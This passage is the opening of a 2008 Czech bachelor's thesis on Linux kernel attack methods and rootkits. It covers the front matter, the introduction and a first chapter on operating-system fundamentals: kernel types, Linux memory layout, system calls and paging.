VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS


METODY ÚTOKŮ NA OPERAČNÍ SYSTÉM LINUX

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS


AUTOR PRÁCE
AUTHOR

BORIS PROCHÁZKA

BRNO 2008



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS

METODY ÚTOKŮ NA OPERAČNÍ SYSTÉM LINUX

METHODS OF LINUX KERNEL HACKING

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE
AUTHOR

BORIS PROCHÁZKA

VEDOUCÍ PRÁCE
SUPERVISOR

Doc. Ing. TOMÁŠ VOJNAR, Ph.D.

BRNO 2008

Vysoké učení technické v Brně - Fakulta informačních technologií

Ústav inteligentních systémů Akademický rok 2007/2008

Zadání bakalářské práce

Řešitel: **Procházka Boris**
Obor: Informační technologie
Téma: **Metody útoků na operační systém Linux**
Kategorie: Operační systémy

Pokyny:

1. Seznamte se obecně se strukturou jádra operačních systémů a blíže pak s koncepcí implementace jádra v Linuxu.
2. Seznamte se s existujícími metodami útoků. Diskutujte principy skrývání zdrojů útočníkem, metody infiltrace do jádra OS, metody detekce a další příbuzná témata.
3. Navrhněte a proveďte experimenty pomocí jaderných modulů v Linuxu.
4. Zjištěné výsledky shrňte, diskutujte a proveďte srovnání nejzajímavějších veřejných rootkitů.

Literatura:

- Dle doporučení veducího.

Při obhajobě semestrální části projektu je požadováno:

- První dva body zadání a alespoň část fáze návrhu experimentů z bodu třetího.

Podrobné závazné pokyny pro vypracování bakalářské práce naleznete na adrese http://www.fit.vutbr.cz/info/szz/

Technická zpráva bakalářské práce musí obsahovat formulaci cíle, charakteristiku současného stavu, teoretická a odborná východiska řešených problémů a specifikaci etap (20 až 30% celkového rozsahu technické zprávy).

Student odevzdá v jednom výtisku technickou zprávu a v elektronické podobě zdrojový text technické zprávy, úplnou programovou dokumentaci a zdrojové texty programů. Informace v elektronické podobě budou uloženy na standardním nepřepisovatelném paměťovém médiu (CD-R, DVD-R, apod.), které bude vloženo do písemné zprávy tak, aby nemohlo dojít k jeho ztrátě při běžné manipulaci.

Vedoucí: **Vojnar Tomáš, doc. Ing., Ph.D.**, UITS FIT VUT
Datum zadání: 1. listopadu 2007
Datum odevzdání: 14. května 2008

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
Fakulta informačních technologií
Ústav inteligentních systémů
612 66 Brno, Božetěchova 2

L.S.

doc. Dr. Ing. Petr Hanáček
vedoucí ústavu

Licenční smlouva je uvedená v archivním výtisku uloženém v knihovně FIT VUT v Brně.

Abstrakt

Tato bakalářská práce se zaměřuje na bezpečnost Linuxového jádra z útočníkova pohledu. Snaží se identifikovat a zmapovat veškeré charakteristické rysy a metody používané dnešními počítačovými piráty. Jedním z cílů této práce je poskytnout komplexní pohled na danou problematiku. Ve výsledku tak může sloužit jako malá referenční příručka komukoliv, kdo má zájem o rozšíření znalostí z oblasti jaderné bezpečnosti.

Práce se skládá ze čtyř částí. První opakuje a definuje nejzákladnější pojmy a členění z oblasti operačních systémů. Druhá a třetí část tvoří jádro práce. Zahrnují principy a metody používané pro skrytí procesů, souborů, spojení apod. Poslední kapitola je věnována doprovodným tématům. Přílohou k této bakalářské práci je skupina jaderným modulů, které demonstrují diskutované problémy, a tabulky, porovnávající současné rootkity.

Klíčová slova

počítačová bezpečnost, Linuxové jádro, rootkit, operační systém, systémové volání, virtuální souborový systém, metody narušení jádra, IA-32, i386

Abstract

This bachelor thesis focuses on the Linux kernel security from the attacker perspective. It tries to identify and map all key features and methods used by nowadays cyber-terrorists. One of its aims is to give a comprehensive overview of this topic. At final, it can serve as a small reference for everybody who wants to broaden his knowledge of Linux kernel security.

The work consists of four parts. The first part repeats and defines basic notions and taxonomy of operation systems. The second and third part form the core. They cover principles and methods used to hide processes, files, connections, etc. The last chaper is devoted to related issues. A supplement of this bachelor thesis is a set of demonstrating modules, which implement discussed problems involved, and tables, where can be found a comparison of nowadays rootkits.

Keywords

computer security, Linux kernel, rootkit, operating system, system call, virtual filesystem, methods of kernel intrusion , IA-32, i386

Citace

Boris Procházka: Metody útoků na operační systém Linux, bakalářská práce, Brno, FIT VUT v Brně, 2008

Metody útoků na operační systém Linux

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením pana doc. Ing. Tomáše Vojnara Ph.D. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

.....
Boris Procházka
9. května 2008

Poděkování

Tímto bych rád poděkoval panu doc. Ing. Tomáši Vojnarovi Ph.D. za pečlivou kontrolu mých textů, odborné konzultace a v neposlední řadě vstřícnost při výběru tématu mé bakalářské práce.

Obsah

Úvod

Linux je od svého počátku považován za jeden z nejprogresivnějších představitelů z řady existujících operačních systémů. Je znám svojí vysokou kvalitou návrhu, flexibilitou vývoje a velkou programátorskou základnou. Za dobu své existence si našel cestu téměř do všech zařízení, které lze nazvat výpočetním prostředkem.

Díky své politice otevřeného zdrojového kódu nabízí každému možnost jádro měnit, vylepšovat a experimentovat s ním. Ty nejlepší úpravy pak procházejí schvalovacím procesem začlenění do oficiální verze jádra. Strukturu jádra ale můžeme považovat i za jakousi důvěrnou informaci, která je však každému přístupná. Pro útočníka mají jaderné kódy podobnou váhu jako stavební plány banky pro bankovního zloděje. Naším „stavebním plánem“ tedy budou zdrojové kódy jádra a naším cílem bude identifikace zranitelných míst „velkolepé stavby“ – jádra.

Práce se skládá ze čtyř kapitol. První definuje základní pojmy, s kterými budeme po zbytek práce pracovat a přináší zasazení diskutované problematiky do širšího kontextu. Popisuje architektonickou strukturu Linuxového jádra, kterou člení na pět samostatných podsystémů, a vysvětluje rozdíl mezi uživatelským a jaderným prostorem. Závěr první kapitoly je věnován způsobu psaní jaderných programů.

Druhá a třetí kapitola tvoří jádro bakalářské práce. Při vytváření vlastní klasifikace jsem se rozhodl oddělit princip útoku (jakým způsobem je útok veden) od cíle útoku (jaká služba je útokem zasažena). Vzniká tak unikátní kategorizace principů, která je zachycena v druhé kapitole. Každá kategorie obsahuje demonstrační program, který byl navrhnut speciálně pro ověření platnosti každého z principů. Díky podrobnému studiu rozhraní systémových volání byl objeven i princip nový. Součástí kapitoly je průběžná diskuze základních výhod a nevýhod jednotlivých přístupů včetně způsobů detekce a obrany.

Třetí kapitola pokrývá útoky na samostatné systémové služby. Jedná se o útoky na proces, adresáře a soubory, spojení, aplikace a odposlech. U každého útoku jsou vysvětleny alternativy a problém je implementován jedním z principů kapitoly dvě. Vzniká tak další skupina experimentálních programů. Kapitola pokračuje v diskuzi silných a slabých stránek jednotlivých přístupů.

Poslední kapitola pokrývá témata, která můžeme označit jako doprovodná. Obsahuje způsoby zavádění kódu do jádra a řešení problémů spojených s restartováním napadeného systému. Část prostoru je věnováno komunikačním rozhraním rootkitů. Kapitola obsahuje čtyři doprovodné programy.

Ve výsledku vznikla sada třiceti vlastních demonstračních programů (z toho dvacet osm jaderných modulů), které jsou naprogramovány uniformním způsobem. Podporují pochopení probíraného textu a mohou sloužit jako východisko pro další vývojovou etapu. Jejich seznam je součástí přílohy A, na kterou se text na řadě míst odvolává.

Při studiu a tvorbě této práce mi byly neocenitelným pomocníkem především publikace [1, 2, 3] a zdrojové kódy Linuxového jádra. Pro snazší orientaci v jaderném kódu byl

vytvořen podrobný rejstřík symbolů, který se nachází v příloze B. Usnadňuje vyhledávání definic jaderných funkcí a struktur, které jsou v práci použity.

Jednou z motivací práce bylo porovnat vlastnosti a kvalitu veřejně dostupných rootkitů. Výsledky tohoto úkolu lze nalézt v tabulkách přílohy C. Tabulky jsou navrženy tak, aby reflektovaly pořadí znalostí získaných při četbě této bakalářské práce. Lze je tedy studovat i průběžně.


Kapitola 1

Operační systém

Úvodní kapitola je rozčleněna na tři podkapitoly. První definuje a opakuje základní pojmy z oblasti operačních systémů. Druhá podkapitola se věnuje struktuře Linuxového jádra. Člení ho na pět podsystémů a každý ve stručnosti charakterizuje. Podrobně se zabývá rozdílem mezi uživatelským a jaderným režimem. Poslední podkapitola shrnuje pravidla pro psaní programů, běžících v jaderném adresovém prostoru.

1.1 Základní pojmy

Operační systém má v základní hierarchii každého výpočetního systému výraznou a ničím nenahraditelnou roli. Ze své pozice (obr. 1.1) má za úkol vytvořit spojující vrstvu mezi hardware počítače a uživatelskými aplikačními programy. Může být chápán v užším a širším slova smyslu – od samotného jádra až po kolekci programů nutných pro bezproblémový provoz celého systému. Z pohledu této práce se nám hodí definice širší, neboť naším cílem je identifikovat zranitelná místa systému jako celku.



Obrázek 1.1: Základní hierarchie výpočetního systému

Jádro, jakožto stěžejní prvek, je zavedeno při spuštění první[1] a běží po celou dobu běhu výpočetního systému. Režie způsobená běžícím jádrem je nám kompenzována následujícími službami [4]:

- **správce prostředků** – dovoluje prostředky (procesory, paměť a ostatní periferie) sdílet efektivně a tím maximálně využívat počítačové zdroje. Důležitou roli hraje i v bezpečnostní politice celého systému, neboť jádro musí z důvodu přímé komunikace s hardware běžet v privilegovaném režimu (kap. 1.2.3).

[1] Po předání řízení BIOSem.

- **tvůrce prostředí** – vytváří standardní rozhraní pro uživatelské aplikační programy. Podporuje tím přenositelnost aplikací napříč různými operačními systémy. Zároveň vytváří základní abstrakce jako je proces, soubor nebo virtuální paměť.

Proces je v odborných publikacích typicky definován jako „an instance of a program in execution“ [2] , což volně znamená běžící program. Často je také označován jako *úloha*. Z našeho pohledu bude chápán jako kolekce datových struktur, které popisují aktuální stav spuštěného programu.

K tomu, aby mohl proces běžet, potřebuje čas od času obsadit centrální výpočetní jednotku. Ta se může nacházet právě v jednom z následujících stavů:

- CPU běžící v uživatelském prostoru,
- CPU běžící v jaderném prostoru po systémovém volání,
- CPU běžící v jaderném prostoru po přerušení.

Zatímco první dva případy jsou úzce svázány s právě probíhajícím procesem, u posledního tomu tak většinou není.

Víceúlohový operační systém umožňuje provádět několik úloh současně. Tato schopnost je anglicky nazývána jako *multitasking*. Multitasking může být realizován dvěma základními způsoby [5]:

1. **zdánlivý** – vytváří se pouze dojem současného běhu rychlým přepínáním úloh. Vychází ze skutečnosti, že pouze jedna úloha může v daný okamžik obsadit procesor. Podle způsobu přidělování a odebírání časových kvant dále rozlišujeme:
   (a) **kooperativní (nepreemptivní)** – vyžaduje aktivní spolupráci právě běžících úloh. Každá úloha musí dostatečně často předávat řízení zpět operačnímu systému, aby mohl rozhodnout o dalším přidělení výpočetních prostředků. Zásadní nevýhoda tohoto přístupnu spočívá v možnosti zastavení systému špatně naprogramovanou úlohou[2].
   (b) **preemptivní** – přidělování a odebírání procesoru má plně v kompetenci operační systém a děje se tak v pravidelných intervalech na základě předem definovaného algoritmu. I v tomto případě se může právě prováděná úloha dobrovolně vzdát přiděleného výpočetního času – typicky čekáním na dokončení vstup-výstupní operace. Oproti nepreemptivní variantě je složitější na implementaci a vyžaduje výraznější hardwarovou podporu.
2. **skutečný** – vyžaduje plnou hardwarovou podporu (více procesorů).

Soubor je pojmenovaná uspořádaná kolekce dat uložená na datovém nosiči. Mezi charakteristické atributy patří typ, délka, časové a vlastnické údaje, uživatelská oprávnění apod. Kolekci souborů pak nazýváme *adresář*. O jejich fyzickou reprezentaci na datovém nosiči se stará podsystém operačního systému – systém souborů (kap. 1.2.4).


[2]Bohaté využití však nachází ve spojení s vestavěnými systémy, kde jsou úlohy podrobeny komplexní analýze.

Virtuální paměť je způsob správy paměti počítače za účelem využití více vnitřní paměti, než je skutečně k dispozici. V moderních operačních systémech tvoří nejdůležitější podsystém – správa paměti (kap. 1.2.4).

Víceuživatelský operační systém má prostředky pro vytvoření pracovního prostředí pro více jak jednoho uživatele. Musí obsahovat autentizační mechanizmy pro ověření identity uživatele a udržet je v bezpečí před nežádoucími vlivy uživatelů ostatních – od narušení soukromí až po neadekvátní využívání výpočetních prostředků.

Druhy jader rozlišujeme podle množství kódu vykonávaného v jaderném adresovém prostoru (obr. 1.2) a množství služeb a abstrakcí, které nám poskytuje. Nejběžnější členění [4, 5] je na:


- **Monolitická jádra.** Veškerý kód běží v jaderném adresovém prostoru a nabízí vysokoúrovňové rozhraní s velkým množstvím služeb a abstrakcí. Podsystémy jádra jsou úzce propojeny, což umožňuje maximální možnou efektivitu běhu jádra. Na druhou stranu chyba jediného podsystému může ohrozit bezpečnost a stabilitu systému jako celku. Aby bylo možné rozšiřovat jádro za běhu bez nutnosti restartu, většina monolitických jader podporuje *dynamické nahrávání modulů*. Jakmile je modul jednou zaveden, stává se plnohodnotnou součástí jádra a může k jádru přistupovat libovolným způsobem. Tato vlastnost může být velice snadnou cestou k modifikaci běžícího jádra (kap. 4.1.1).
- **Mikrojádra.** Snaží se minimalizovat množství kódu běžícího v jaderném adresovém prostoru a poskytuje pouze základní rozhraní, služby a abstrakce. Vše ostatní je přesunuto do uživatelského paměťového prostoru do tzv. *serverů*. Koncept mikrojader naráží především na nutnost vyšší režie z důvodů častějších systémových volání a tím spojených změn kontextů. Přináší však lepší návrh a je bezpečnější.
- **Hybridní jádra.** Jsou kombinací předešlých dvou variant jader. Hlavní nevýhodu mikrojader se snaží eliminovat přesunutím některých služeb v podobě serverů (např. souborový systém) do jaderného adresového prostoru.
- **Experimentální jádra.** Jsou zastoupeny pico, nano či exojádry. Většinou se snaží zdůraznit některý z rysů mikrojader.



Obrázek 1.2: Základní druhy jader

1.2 Linux

Kořeny jádra spadají do roku 1991, kdy finský student helsinské univerzity Linus Torvalds zveřejnil první verzi svého Linuxu. Vycházel při tom z Minixu[3], což je operační systém Unixového typu určený pro podporu výuky. Od té doby se na vývoji Linuxu podílelo tisíce vývojářů a jádro bylo zařazeno do projektu GNU. Zjednodušené schéma architektury operačního systému Linux lze zhlédnout na obrázku 1.3 a bude diskutováno v následujících oddílech.



Obrázek 1.3: Zjednodušená architektura operačního systému Linux

V dnešní době můžeme Linux klasifikovat jako typického představitele monolitických jader s modulární podporou. Jedná se o víceúlohový a víceuživatelský operační systém s vynikající souborovou, síťovou a víceprocesorovou podporou. Není proto divu, že své uplatnění

[3]Minix je zkr. Minimal Unix [6], Andrew Tanenbaum.


nacházel především v serverových systémech. Možnost přerušení v jaderném adresovém prostoru[4], která byla implementována od verze 2.6, podporuje nasazení tohoto systému i na klasické stolní počítače. Hlavní přínos spočívá v rychlejších odezvách na uživatelské akce i při vysokém zatížení pracovní stanice.

1.2.1 Použitá architektura a verze jádra

V dalším textu budeme předpokládat architekturu **IA-32**, dříve označovanou jako i386. Jedná se o 32bitovou, registrovou architekturu s CISCovou instrukční sadou. Většina doprovodných kódů v tomto textu postrádá z důvodů lepší čitelnosti typové a jiné kontroly. Implementační podrobnosti lze nalézt ve zdrojových textech jednotlivých příkladů, které jsou nedílnou součástí této práce. Orientační výstup těchto modulů je možné zhlédnout v příloze A. Pro zájemce o hlubší studium obsahuje příloha B tabulku použitých symbolů a jejich odkaz do zdrojových kódů jádra. Dále předpokládáme pouze jednoprocesorový výpočetní prostředek. Použité jádro bylo **2.6.16.59**. Přes veškerou snahu o zachování maximální přenositelnosti je nutné si uvědomit, že některé metody a techniky využívají unikátních vlastností této architektury popř. verze použitého jádra. Autor nenese žádnou zodpovědnost za případné škody vzniklé při experimentováním s těmito jadernými moduly.

1.2.2 Uživatelský paměťový prostor

Uživatelský paměťový prostor se nachází od adresy 0x00000000 po adresu 0xC0000000[5] a vyplňuje prostor o velikosti 3GB. Jedná se o virtuální adresový prostor, který patří aplikaci. Aplikace může používat pouze tu část virtuálního adresového prostoru, kterou si dopředu zaalokuje. V případě, že se pokusí zapsat do nealokované paměti, dojde k násilnému ukončení programu.



Obrázek 1.4: Mapa paměti

Každý program se skládá z několika sekcí, které se při zavádění do hlavní operační paměti mapují na vhodné adresové pozice (obr. 1.4). Tyto sekce dělíme [7, 2] na:

- **Kódová oblast.** Obsahuje spustitelný kód v podobě instrukcí pro danou architekturu.
- **Datová oblast.** Obsahuje globální proměnné, které se dělí podle počáteční hodnoty na:


[4] Takové jádro nazýváme angl. *reentrant kernel*.
[5] Hodnotu hraniční adresy určuje symbol `__PAGE_OFFSET`.

    * **BSS.** Neinicializované globální proměnné.
    * **Data.** Inicializované globální proměnné. Jsou součástí spustitelného souboru.

- **Hromada.** Alokovaná paměť vzniklá za chodu programu. Přístup k ní je možný pouze přes ukazatele a je plně v režii programátora.
- **Knihovny.** Jsou skupinou modulů, které zajišťují běžícím aplikacím nejběžnější služby a snazší komunikaci s operačním systémem. Jedná se především o vstup-výstupní, řetězcové, matematické a časové funkce. Dále pak funkce dynamické alokace paměti.
- **Zásobník.** Obsahuje lokální proměnné, parametry funkcí a návratové adresy.

1.2.3 Rozhraní systémových volání

K tomu, aby mohl operační systém Linux vytvořit dostatečně bezpečné prostředí pro aplikace a hardware, potřebuje ke svému běhu procesor s podporou alespoň dvou různých úrovní běhu. Když procesor zpracovává proces, který běží v uživatelském paměťovém prostoru, běží v tzv. *uživatelském režimu*. V tomto stavu nemůže používat veškeré instrukce a tím má regulovaný přístup k hardware a do paměti. V opačném případě se procesor nachází v jaderném paměťovém prostoru a běží v tzv. *jaderném režimu*, kdy má dovoleny veškeré operace. K přepnutí mezi módy může proběhnout pouze přes tzv. systémovou bránu[6]. Ta je vyvolána programem v případě, že potřebuje provést operaci, na kterou v uživatelském módu nemá oprávnění (typicky přistoupit k hardware).



Obrázek 1.5: Hierarchie rozhraní

Služby běžící v jaderném režimu jsou aplikacím dostupné výhradně přes *rozhraní systémových volání*. Z obrázku 1.5 je patrné, že toto rozhraní tvoří základní vrstvu mezi aplikacemi a operačním systémem. Může být vyvolána dvěma způsoby [4]:

1. **přímo** – z aplikace přes specializovanou instrukci (např. softwarové přerušení)
2. **nepřímo** – prostřednictvím knihovny.

1.2.4 Jaderný paměťový prostor

Jaderný paměťový prostor vyplňuje zbývající 1GB paměti od adresy 0xC00000000 po 0xFFFFFFFF (obr. 1.4). Tato paměť je přístupná pouze z tzv. *supervizor módu*[7] a aplikace

[6] Typ deskriptoru přerušení, které může být vyvoláno z uživatelského režimu. Jedná se o instrukce *into*, *bound* a *int $0x80*.

[7] Úroveň CPU pro jaderný režim, na x86 známá jako ring 0.

ji nemohou používat. Nachází se v ní fyzická reprezentace celého jádra. Jádro si můžeme rozdělit na pět základních podsystémů podle obrázku 1.3. Jsou to [3]:

1. **Správa procesů.** Má za úkol vytvářet, spravovat a rušit jednotlivé procesy. Ty jsou reprezentovány datovými strukturami, tzv. proces deskriptory (`task_struct`), které jsou provázány pomocí obousměrně vázaného seznamu. Dále zajišťuje komunikaci procesů s okolím a mezi sebou navzájem včetně příbuzenských vztahů. Výraznou roli zde zastává *O(1) plánovač*, který určuje, jaký proces bude běžet v následující chvíli. Rychlým střídáním procesů vytváří iluzi současného běhu více úloh. V Linuxu se jedná o preemptivní variantu.

2. **Správa paměti.** Jedná se pravděpodobně o nejsložitější podsystém. Jeho hlavním úkolem je překlad logické adresy, se kterou pracuje procesor, na adresu fyzickou, která se nachází v operační paměti. Jelikož se jedná o častou a složitou operaci, je část celého překladového procesu implementována za podpory hardware – *MMU*[8].


   Architektura x86 [2, 4, 8, 9, 10] používá segmentaci, která je povinná, a stránkování, které je volitelné. Systém Linux stránkování používá a překlad je tedy prováděn ve dvou krocích (obr. 1.6):

   (a) **Převod logické adresy na lineární** za použití segmentace. Jelikož segmentace nemůže být u této architektury vynechána, zavádí jádro jen ty nejnutnější segmenty - kódový a datový segment pro jaderný režim a kódový a datový segment pro uživatelský režim. Kódový segment je určen pro čtení a spouštění, datový segment pak pro čtení a zápis. Vzhledem k tomu, že se kódový i datový segment na operačním systému Linux *plně překrývají*, jsou data adresována pouze offsetem, ať už se jedná o jakýkoliv segment. Dochází tak k splynutí logické a lineární adresy a k disjunkci všech operací, které mají segmenty nastaveny. Rozdíl úrovní oprávnění „jaderných“ a „uživatelských“ segmentů však zůstává nadále zachován. Přístup je možný pouze tehdy, pokud úroveň oprávnění není menší než úroveň oprávnění daného segmentu.

   (b) **Převod lineární adresy na fyzickou** neboli stránku na rámec za použití stránkování. K překladu slouží horních 20 bitů, které jsou rozděleny na dvě části po 10 bitech[9]–indexy do dvojúrovňového stránkovacího mechanizmu. Dolních 12 bitů[10] je zachováno a tvoří posunutí ve stránce/rámci. Položka tabulky stránek obsahuje krom čísla rámce ještě další režijní informace. Jedná se např. o právo k zápisu, je-li stránka v operační paměti, základní kontrola přístupu atd. Chybí možnost zakázat spuštění instrukcí. Z výše uvedeného vyplývá, že *celý* virtuální adresní prostor je přístupný pro čtení a spouštění. Část pak i s možností zápisu.

   Především díky stránkování může operační systém využívat svoji operační paměť velice efektivně. Umožňuje totiž spustit několik procesů souběžně a nahrát pouze ty stránky, které jsou opravdu potřeba. Díky tomu je možné spustit i aplikace, které vyžadují více paměti, než je skutečně k dispozici. Stránky je možné jednoduše sdílet, což se využívá při mapování knihoven a rychlé meziprocesové komunikaci. Zároveň podporuje přenositelnost, neboť procesy se žádným způsobem nestarají o fyzickou organizaci v paměti.

[8] MMU je zkr. Memory management unit.
[9] Adresář nebo tabulka stránek jsou pole s 1024 záznamy.
[10] Stránka má velikost 4KB.



Obrázek 1.6: Překlad adres

3. **Systém souborů.** Vychází ze základní myšlenky Unixu reprezentovat vše[11] jako soubor. Vytváří tím hierarchii abstrakcí, tzv. *virtuální souborový systém*, nad hardware, neboť musí odstínit různé způsoby přístupu k zařízením a zohlednit jejich souborový systém. Výsledkem je transparentní přístup přes unifikované systémové rozhraní. Jemu podřízené souborové systémy můžeme rozdělit [2, 3] na tři kategorie (obr. 2.3):

[11] Ve skutečnosti téměř vše. Viz např. síťování.

- **Diskový** – spravuje disky a zařízení emulující jejich chování. Mezi nejtypičtější souborové systémy tohoto typu patří: Ext2, Ext3, ReiserFS (Unix/Linux), FAT, NTFS (Windows), ISO9660, UDF (CD/DVD).
- **Síťový** – umožňuje přístup k souborům uloženým na jiném síťovém počítači. Zástupci: NFS, Coda, AFS (Unix/Linux), CIFS, Samba (Windows), NCP (Novell).
